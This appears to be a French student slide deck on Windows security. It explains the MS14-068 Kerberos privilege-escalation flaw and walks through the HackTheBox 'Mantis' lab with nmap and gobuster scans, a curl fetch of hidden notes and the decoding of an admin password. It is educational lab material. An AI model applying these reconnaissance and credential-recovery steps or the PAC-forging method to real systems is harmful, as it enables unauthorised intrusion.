

La sécurité des systèmes d'exploitation Windows

AbdElKarim YAHIAOUI

Mehdi Nacer KERKAR

2018 / 2019

1


Introduction

“ *Lorsque nous devons choisir entre l'ajout de fonctionnalités et la résolution de problèmes de sécurité, nous devons choisir la sécurité.*

–Bill Gates



Historique






Historique

- 2015 : Microsoft a corrigé un bug vieux de 15 ans qui permettait à des attaquants de contrôler totalement les ordinateurs exécutant toutes les versions de Windows prises en charge.
- 2017 : Google révèle le code d'exploitation d'une faille zero-day dans Microsoft Edge et Internet Explorer avant que celle-ci ne soit patchée.
- 2018 : Zero Day Initiative révèle le code d'exploitation d'une faille dans Microsoft Jet Database Engine avant que celle-ci ne soit patchée.



Qu'est ce qu'on va faire ?





Comment on va le faire ?

- Engagement
- La collecte d'information
- Modélisation des menaces
- Analyse des vulnérabilités
- Exploitation
- Post-exploitation
- Rapport




Payload Et Exploit

EXPLOIT

C'est un morceau de code écrit pour tirer parti d'une vulnérabilité particulière.

PAYLOAD

C'est un code malveillant personnalisé et exécute via cet exploit.



Vulnerability

Exploit

Payload

Quelque définitions

SMB signifie «Server Message Block». Il s'agit d'un protocole de partage de fichiers inventé par IBM et qui existe depuis le milieu des années 80.
Tel qu'implémenté dans Microsoft Windows de nos jours

L'ensemble de paquets de messages qui définit une version particulière du protocole s'appelle un dialecte. Le protocole CIFS (Common Internet File System) est un dialecte de SMB.

Samba est la suite standard de programmes d'interopérabilité Windows pour Linux et Unix.



Les Outils Utilisé

OS : **Kali Linux** est une distribution Linux dérivée de Debian conçue pour l'investigation numérique et les tests d'intrusion.

Vulnérabilité : MS014-068

EXPLOIT/ PAYLOAD : goldenPac.py



Les Outils Utilisé

Les Commandes :

Nmap : (Network Mapper) est un logiciel de sécurité gratuit qui permet la découverte de l'hôte et la détection du service et du système d'exploitation.

DirBuster : est une application Java multi-thread conçue pour forcer les répertoires et les noms de fichiers sur des serveurs Web / d'applications.

curl : Est un utilitaire qui va nous permettre de transférer des données en utilisant divers protocoles (cookies, FTP, FTPS, HTTP...).

xxd : crée une vue hexadécimal d'un fichier donné ou d'une entrée standard, il peut également reconvertir une vue hexadécimal en sa forme d'origine.



Les Outils Utilisé

Les Commandes :

wc : affiche le nombre de lignes, de mots et de caractères pour chaque fichier et un total si plusieurs fichiers sont spécifiés.

echo : affiche une ligne de texte

rpcclient : Est un utilitaire développé pour se connecter a un serveur SMB/CIFS et utiliser les fonctionnalités de *Microsoft Remote Procedure Call*.

smbclient : est un client qui peut 'parler' à un serveur SMB/CIFS. Il offre une interface similaire à celle du programme ftp. Les opérations incluent des opérations telles que le transfert de fichiers, la récupération des informations de répertoire du serveur, etc.

2


UN PETIT PEU DE THÉORIE

Microsoft MS14-068

- C'est une vulnérabilité signalée sur Microsoft Windows Kerberos qui pourrait permettre à un attaquant d'élèver des privilèges de compte d'utilisateur de domaine aux privilèges du compte d'administrateur de domaine.

Kerberos

KERBEROS TICKET EXCHANGE



Kerberos

Ticket Granting Ticket (TGT)

Server Name: **krbtgt**

Encrypted Ticket Part (aes256-cts) [krbtgt]:

Client Name: **user**

Start: **2014-12-06 09:51:22 (UTC)**

End: **2014-12-06 19:51:22 (UTC)**

Session Key: (aes256-cts)

ff:20:f6:89:cc:89:b8:a7:2f:04:72:36:e3:81:e6:b4
b8:46:14:eb:6d:b2:78:5e:1c:d6:6f:e9:86:50:63:11

Authorization Data:

Privilege Attribute Certificate (PAC)

Account Name: **user**

Full Name: **Test User**

User RID: **1433**

Group Memberships:
- **513**

Server Signature (hmac-sha1-96-aes256) [krbtgt]

2c:65:6e:5e:16:b0:bb:b2:55:e0:08:f2

KDC Signature (hmac-md5) [krbtgt]








6a:b3:f9:cd:4a:9b:b5:48:8d:79:92:28:60:e5:b5:c2



Kerberos

- Demandez un TGT sans PAC en envoyant un AS-REQ avec PA-PAC-REQUEST défini sur false.
- Forgez un PAC revendiquant l'appartenance au administrateurs de domaine. Signez-le à l'aide d'un MD5 standard.
- Créez un message TGS-REQ. Le TGT de la première étape est utilisé avec le faux PAC crypté avec une clé de sous-session.

Kerberos

| TGS-REQ | | | | | | | | | | |
|---|---------------------------------------|----------------------------|--|---|--------------------|--|------------------------|--|---------------------|--|
| Ticket: | | | | | | | | | | |
| <table border="1"><thead><tr><th>Ticket Granting Ticket (TGT)</th></tr></thead><tbody><tr><td>Server Name: krbtgt</td></tr><tr><td>Encrypted Ticket Part (aes256-cts) [krbtgt]:</td></tr><tr><td><div>Client Name: user</div><div>Start: 2014-12-06 09:51:22 (UTC)</div><div>End: 2014-12-06 19:51:22 (UTC)</div><div>Session Key: (rc4-hmac)</div><div>e5:4f:e1:7d:8a:f6:7a:5d:76:05:e0:46:23:e3:03: </div></td></tr></tbody></table> | Ticket Granting Ticket (TGT) | Server Name: krbtgt | Encrypted Ticket Part (aes256-cts) [krbtgt]: | <div>Client Name: user</div> <div>Start: 2014-12-06 09:51:22 (UTC)</div> <div>End: 2014-12-06 19:51:22 (UTC)</div> <div>Session Key: (rc4-hmac)</div> <div>e5:4f:e1:7d:8a:f6:7a:5d:76:05:e0:46:23:e3:03: </div> | | | | | | |
| Ticket Granting Ticket (TGT) | | | | | | | | | | |
| Server Name: krbtgt | | | | | | | | | | |
| Encrypted Ticket Part (aes256-cts) [krbtgt]: | | | | | | | | | | |
| <div>Client Name: user</div> <div>Start: 2014-12-06 09:51:22 (UTC)</div> <div>End: 2014-12-06 19:51:22 (UTC)</div> <div>Session Key: (rc4-hmac)</div> <div>e5:4f:e1:7d:8a:f6:7a:5d:76:05:e0:46:23:e3:03: </div> | | | | | | | | | | |
| Authenticator (rc4-hmac) [Session Key]: | | | | | | | | | | |
| <div>Client Name: user</div> <div>Time: 2014-12-06 09:51:22 (UTC) </div> | | | | | | | | | | |
| Server Name: krbtgt | | | | | | | | | | |
| Encrypted Authorization Data (rc4-hmac) [Session Key]: | | | | | | | | | | |
| <table border="1"><thead><tr><th>Privilege Attribute Certificate (PAC)</th></tr></thead><tbody><tr><td>Account Name: user</td></tr><tr><td>Full Name: Test User</td></tr><tr><td>User RID: 1433</td></tr><tr><td>Group Memberships:</td></tr><tr><td><ul style="list-style-type: none">- 513- 512- 520- 518- 519</td></tr><tr><td>Server Signature (md5)</td></tr><tr><td>91:d1:bc:79:36:69:d6:e6:ba:ac:3b:91:c1:b8:db:89</td></tr><tr><td>KDC Signature (md5)</td></tr><tr><td>17:1a:06:4f:a5:ce:44:8b:c8:d1:47:a2:d9:13:86:a2 </td></tr></tbody></table> | Privilege Attribute Certificate (PAC) | Account Name: user | Full Name: Test User | User RID: 1433 | Group Memberships: | <ul style="list-style-type: none">- 513- 512- 520- 518- 519 | Server Signature (md5) | 91:d1:bc:79:36:69:d6:e6:ba:ac:3b:91:c1:b8:db:89 | KDC Signature (md5) | 17:1a:06:4f:a5:ce:44:8b:c8:d1:47:a2:d9:13:86:a2  |
| Privilege Attribute Certificate (PAC) | | | | | | | | | | |
| Account Name: user | | | | | | | | | | |
| Full Name: Test User | | | | | | | | | | |
| User RID: 1433 | | | | | | | | | | |
| Group Memberships: | | | | | | | | | | |
| <ul style="list-style-type: none">- 513- 512- 520- 518- 519 | | | | | | | | | | |
| Server Signature (md5) | | | | | | | | | | |
| 91:d1:bc:79:36:69:d6:e6:ba:ac:3b:91:c1:b8:db:89 | | | | | | | | | | |
| KDC Signature (md5) | | | | | | | | | | |
| 17:1a:06:4f:a5:ce:44:8b:c8:d1:47:a2:d9:13:86:a2  | | | | | | | | | | |

3

LA PRATIQUE

HackTheBox | Mantis Writeup



Hack The Box





[\[about \]](#) [\[stats \]](#) [\[FAQ \]](#) [\[join \]](#) [\[commercial \]](#) [\[labs \]](#) [\[hall of fame \]](#) [\[home \]](#)



Hack The Box est une plate-forme en ligne qui vous permet de tester vos compétences en matière de tests d'intrusion.

Il contient plusieurs défis constamment mis à jour, plusieurs machines vous attendent.

Hack The Box

| | | | | | | | | | | | |
|--|--|---|--------------|--|------------|---|--|----------------|--|---|--|
|  Giddy |  lkys37en |  Windows | 10.10.10.104 |  | 428 11 |   |   | 1 hour ago |   |  |  Status Check |
|  Ypuffy |  AuxSarge | Other | 10.10.10.107 |  | 984 46 |   |   | 1 hour ago |   |  |  Status Check |
|  Carrier |  snowscan |  Linux | 10.10.10.105 |  | 690 37 |   |   | 46 minutes ago |   |  |  Status Check |
|  Access |  egre55 |  Windows | 10.10.10.98 |  | 2131 92 |   |   | 28 minutes ago |   |  |  Status Check |
|  Ethereal |  MinatoTW  egre55 |  Windows | 10.10.10.106 |  | 174 18 |   |   | 1 hour ago |   |  |  Status Check |
|  Frolic |  sahay |  Linux | 10.10.10.111 |  | 452 183 |   |   | 4 hours ago |   |  |  Status Check |
|  Zipper |  burmat |  Linux | 10.10.10.108 |  | 660 44 |   |   | 38 minutes ago |   |  |  Status Check |

Collecte d'informations + Analyse des vulnérabilités

Commençons par scanner tout le port TCP ouvert sur la machine avec le logiciel NMAP

```
nmap -p 1-65535 -T4 -A -v 10.10.10.52
```

-p : ports de 1-65535 la totalité

-T 0-5: Définir un modèle de chronométrage - plus haut est rapide (moins précis)

-A : Activer la détection de système d'exploitation, la détection de version, l'analyse de script et la traçabilité

-v : Augmentez le niveau de verbosité, utilisez -vv ou plus pour un meilleur effet

10.10.10.52 : la machine mantis

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-10 02:09 EST  
Nmap scan report for mantis.htb.local (10.10.10.52)  
Host is up (0.13s latency).
```


Nmap scan report for 10.10.10.52

Host is up (0.023s latency).

Not shown: 981 closed ports

| PORT | STATE | SERVICE | VERSION |
|---|-------|-------------------|--|
| 53/tcp | open | domain | Microsoft DNS 6.1.7601 |
| dns-nsid: | | | |
| _ bind.version: Microsoft DNS 6.1.7601 (1DB15CD4) | | | |
| 88/tcp | open | kerberos-sec | Microsoft Windows Kerberos (server time: 2018-02-22 22:03:22Z) |
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | Microsoft Windows netbios-ssn |
| 389/tcp | open | ldap | Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name) |
| 445/tcp | open | microsoft-ds | Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB) |
| 464/tcp | open | kpasswd5? | |
| 593/tcp | open | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636/tcp | open | tcpwrapped | |
| 1433/tcp | open | ms-sql-s | Microsoft SQL Server 2014 12.00.2000.00; RTM |
| ms-sql-ntlm-info: | | | |
| _ Target Name: HTB | | | |
| _ NetBIOS_Domain_Name: HTB | | | |
| _ NetBIOS_Computer_Name: MANTIS | | | |
| _ DNS_Domain_Name: htb.local | | | |
| _ DNS_Computer_Name: mantis.htb.local | | | |
| _ DNS_Tree_Name: htb.local | | | |
| _ Product_Version: 6.1.7601 | | | |
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | | | |
| _ Not valid before: 2018-02-22T11:21:00 | | | |
| _ Not valid after: 2048-02-22T11:21:00 | | | |
| _ ssl-date: 2018-02-22T22:04:16+00:00; -1s from scanner time. | | | |
| 3268/tcp | open | ldap | Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name) |
| 3269/tcp | open | globalcatLDAPssl? | |
| 8080/tcp | open | http | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| _ http-server-header: Microsoft-IIS/7.5 | | | |
| _ http-title: Tossed Salad - Blog | | | |
| 49152/tcp | open | msrpc | Microsoft Windows RPC |
| 49153/tcp | open | msrpc | Microsoft Windows RPC |
| 49154/tcp | open | msrpc | Microsoft Windows RPC |
| 49155/tcp | open | msrpc | Microsoft Windows RPC |

Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows

Not shown: 65508 closed ports

| PORT | STATE | SERVICE |
|-----------|-------|------------------|
| 53/tcp | open | domain |
| 88/tcp | open | kerberos-sec |
| 135/tcp | open | msrpc |
| 139/tcp | open | netbios-ssn |
| 389/tcp | open | ldap |
| 445/tcp | open | microsoft-ds |
| 464/tcp | open | kpasswd5 |
| 593/tcp | open | http-rpc-epmap |
| 636/tcp | open | ldaps |
| 1337/tcp | open | waite |
| 1433/tcp | open | ms-sql-s |
| 3268/tcp | open | globalcatLDAP |
| 3269/tcp | open | globalcatLDAPssl |
| 5722/tcp | open | msdfs |
| 8080/tcp | open | http-proxy |
| 9389/tcp | open | adws |
| 47001/tcp | open | winrm |
| 49152/tcp | open | unknown |
| 49153/tcp | open | unknown |
| 49154/tcp | open | unknown |
| 49155/tcp | open | unknown |
| 49157/tcp | open | unknown |
| 49158/tcp | open | unknown |
| 49164/tcp | open | unknown |
| 49166/tcp | open | unknown |
| 49168/tcp | open | unknown |
| 50255/tcp | open | unknown |

Nous relançons un scanne sur tout les ports

`nmap -p- 10.10.10.52`

Nmap done: 1 IP address (1 host up) scanned in 367.67 seconds

Collecte d'information

Tossed Salad - Blog x

Not secure | 10.10.10.52:8080

Tossed Salad

Home

Blog

Friday, September 01, 2017 9:44:04 AM

This is your Orchard Blog.

Pita Pockets with a sun dried tomato flavor

Friday, September 01, 2017 10:06:09 AM No Comments

Simple ingredients which can be assembled quickly, makes this pita pocket a go to dish time and again. The sun-dried tomato paste makes this pocket flavorful and delicious! HINT: Make the paste in ... [more](#)

Purple cabbage and carrot salad

Friday, September 01, 2017 10:05:16 AM No Comments

Serves 2 large portions
Salad Ingredients: 2 cups thinly sliced purple cabbage 3 carrots skinned and grated in a large-holed grater 6 spring onions sliced with some of the green shoots 1 cup lettuce of a ... [more](#)

Powered by Orchard © The Theme Machine 2018. Sign In

Collecte d'information

Tossed Salad

Home

Log On

Please enter your username and password.

Account Information

Username

admin

Password

☐ Remember Me

Sign In

Powered by Orchard © The Theme Machine 2018. [Sign In](#)



Orchard cms



All

Videos

News

Images

Shopping

More

Settings

Tools

About 478,000 results (0.43 seconds)

Orchard CMS

<https://orchardproject.net/> ▼

a free, open source, community-focused Content Management System built on the ASP.NET MVC platform. Try Orchard. Getting Started. Find the resources you need to make you productive. Documentation. Browse the documentation. Gallery. Explore our gallery of module and themes. Forum. Exchange with our friendly ...

How Orchard Works

How Orchard Works. Building a Web CMS (Content ...

Installing Orchard

When installing IIS, make sure you enable the ASP.NET IIS ...

[More results from orchardproject.net »](#)

GitHub - OrchardCMS/Orchard: Orchard is a free, open source ...

<https://github.com/OrchardCMS/Orchard> ▼

README.md. Orchard. Orchard is a free, open source, community-focused Content Management System built on the ASP.NET MVC platform. Join the chat at <https://gitter.im/OrchardCMS/Orchard>. You can try it for free on DotNest.com or on Microsoft Azure by clicking on this button. Deploy to Azure ...

OrchardCMS · GitHub

<https://github.com/OrchardCMS> ▼

Orchard Core is an open-source modular and extensible application framework built with ASP.NET Core, and a content management system (CMS) built on top of that application framework. C# 1.5k 519 · Orchard. Orchard is a free, open source, community-focused Content Management System built on the ASP.NET MVC ...

More images

Orchard Project



Orchard is a free, open source, community-focused content management system written in ASP.NET platform using the ASP.NET MVC framework. [Wikipedia](#)

License: New BSD License

Operating system: Windows

Stable release: 1.10.1 / May 11, 2016

Written in: [ASP.NET](#)

Initial release: January 2011

[Feedback](#)

Collecte d'informations

10.10.10.52:1337



Collecte d'information

```
./gobuster -u http://10.10.10.52:1337 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 20
```

A la recherche de répertoires caché avec gobuster ou dirbuster.

la liste de mots «usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt».

```
Gobuster v1.3                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.52:1337/
[+] Threads       : 20
[+] Wordlist       : /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Status codes  : 302,307,200,204,301
=====
/secure_notes (Status: 301)
```


Pour une raison quelconque, le serveur refuserait l'accès à cette URL intéressante

Collecte d'information

10.10.10.52 - /secure_notes/

[\[To Parent Directory\]](#)

| | | | |
|-----------|---------|-----|--|
| 9/13/2017 | 4:22 PM | 912 | dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt |
| 9/1/2017 | 9:13 AM | 168 | web.config |

Server Error

404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Machine:1337/secure_notes/web.config

Pour une raison quelconque, le serveur refuserait l'accès à cette URL intéressante

Machine:1337/secure_notes//secure_notes/dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt

Découverte de mot de passe SiteWeb

```
root@kali:~# curl
```

```
http://10.10.10.52:1337/secure_notes/dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
```

1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user "admin", and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to <http://localhost:8080>
5. Set admin password and configure SQL server connection string.
6. Add blog pages with admin user.

2.

Credentials stored in secure format

OrchardCMS admin credentials

```
01000000011001000110110100100001011011100101111101010000010000000111001101110011010101110011000001110010011001000010001
```

SQL Server sa credentials file namez

```
Python 3.6.3 (v3.6.3:2c5fed8, Oct 3 2017, 18:11:49) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import binascii
>>> x='01000000011001000110110100100001011011100101111101010000010000000111001101110011010101110011000001110010011001000010001'
>>> n=int(x,2)
>>> binascii.unhexlify('%x' % n)
b'@dm!n_P@ssW0rd!'
```

Tableau de bord du site web

